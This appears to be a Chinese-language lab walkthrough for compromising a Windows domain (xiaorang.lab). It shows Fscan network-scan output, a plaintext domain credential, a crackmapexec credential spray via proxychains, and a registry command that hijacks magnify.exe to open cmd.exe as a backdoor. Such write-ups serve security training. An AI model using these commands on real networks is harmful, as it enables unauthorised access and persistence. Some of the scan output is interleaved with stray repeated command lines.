│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.1

[2.2s] 已选择服务扫描模式
[2.2s] 开始信息扫描
[2.2s] CIDR范围: 172.22.8.0-172.22.8.255
[2.2s] generate_ip_range_full
[2.2s] 解析CIDR 172.22.8.18/24 -> IP范围 172.22.8.0-172.22.8.255
[2.2s] 最终有效主机数量: 256
[2.2s] 开始主机扫描
[2.2s] 使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[2.2s] [*] 目标 172.22.8.15 存活 (ICMP)
[2.2s] [*] 目标 172.22.8.18 存活 (ICMP)
[2.2s] [*] 目标 172.22.8.31 存活 (ICMP)
[2.2s] [*] 目标 172.22.8.46 存活 (ICMP) C:\Users\Public\fscan.exe -h 172.22.8.18/24[5.2s] 存活主机数量: 424
[5.2s] 有效端口数量: 233
[5.2s] [*] 端口开放 172.22.8.15:445
[5.2s] [*] 端口开放 172.22.8.15:389
[5.2s] [*] 端口开放 172.22.8.15:139
[5.2s] [*] 端口开放 172.22.8.31:135
[5.2s] [*] 端口开放 172.22.8.18:1433
[5.2s] [*] 端口开放 172.22.8.15:135
[5.2s] [*] 端口开放 172.22.8.18:445
[5.2s] [*] 端口开放 172.22.8.15:88
[5.2s] [*] 端口开放 172.22.8.31:445
[5.2s] [*] 端口开放 172.22.8.31:139
[5.2s] [*] 端口开放 172.22.8.18:135
[5.2s] [*] 端口开放 172.22.8.18:139
[5.2s] [*] 端口开放 172.22.8.18:80 C:\Users\Public\fscan.exe -h 172.22.8.18/24[6.2s] [*] 端口开放 172.22.8.46:445
[6.2s] [*] 端口开放 172.22.8.46:139
[6.2s] [*] 端口开放 172.22.8.46:135
[6.2s] [*] 端口开放 172.22.8.46:80 C:\Users\Public\FScan_2.0.1_windows_x64.exe.exe -h 172.22.8.18/24 [9.3s] 扫描完成, 发现 17 个开放端口
[9.3s] 存活端口数量: 17
[9.3s] 开始漏洞扫描
[9.3s] [*] NetInfo 扫描结果
目标主机: 172.22.8.18
主机名: WIN-WEB
发现的网络接口:
IPv4地址:
└─ 172.22.8.18
IPv6地址:
└─ 2001:0:348b:fb58:20d1:213:d89c:7db3
[9.3s] [*] NetInfo 扫描结果
目标主机: 172.22.8.31
主机名: WIN19-CLIENT
发现的网络接口:
IPv4地址:
└─ 172.22.8.31
[9.3s] [*] NetInfo 扫描结果
目标主机: 172.22.8.15
主机名: DC01
发现的网络接口:
IPv4地址:
└─ 172.22.8.15
[9.3s] [*] NetInfo 扫描结果
目标主机: 172.22.8.46
主机名: WIN2016
发现的网络接口:
IPv4地址:
└─ 172.22.8.46
[9.3s] [*] 网站标题 http://172.22.8.18 状态码:200 长度:703 标题:IIS Windows Server
[9.3s] [+] NetBios 172.22.8.31 XIAORANG\WIN19-CLIENT
[9.3s] [+] NetBios 172.22.8.15 DC:XIAORANG\DC01
[9.3s] [+] NetBios 172.22.8.46 WIN2016.xiaorang.lab Windows Server 2016 Datacenter 14393
[9.4s] POC加载完成: 总共387个,成功387个,失败0个
[9.4s] [*] 网站标题 http://172.22.8.46 状态码:200 长度:703 标题:IIS Windows Server
[16.4s] [+C:\Users\Public\fscan.exe -h 172.22.8.18/24

内网扫一遍

1
net user

发现有一个john用户

img


注入让john用户上线

img


挂载

img

1
2


xiaorang.lab\Aldrich:Ald@rLMWuy7Z!#

proxychains4 crackmapexec smb 172.22.8.0/24 -u 'Aldrich' -p 'Ald@rLMWuy7Z!#' -d xiaorang.lab 2>/dev/null

img

img

修改密码成功

img


登录46成功(注意代理

img


可以修改注册表

1
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\cmd.exe"


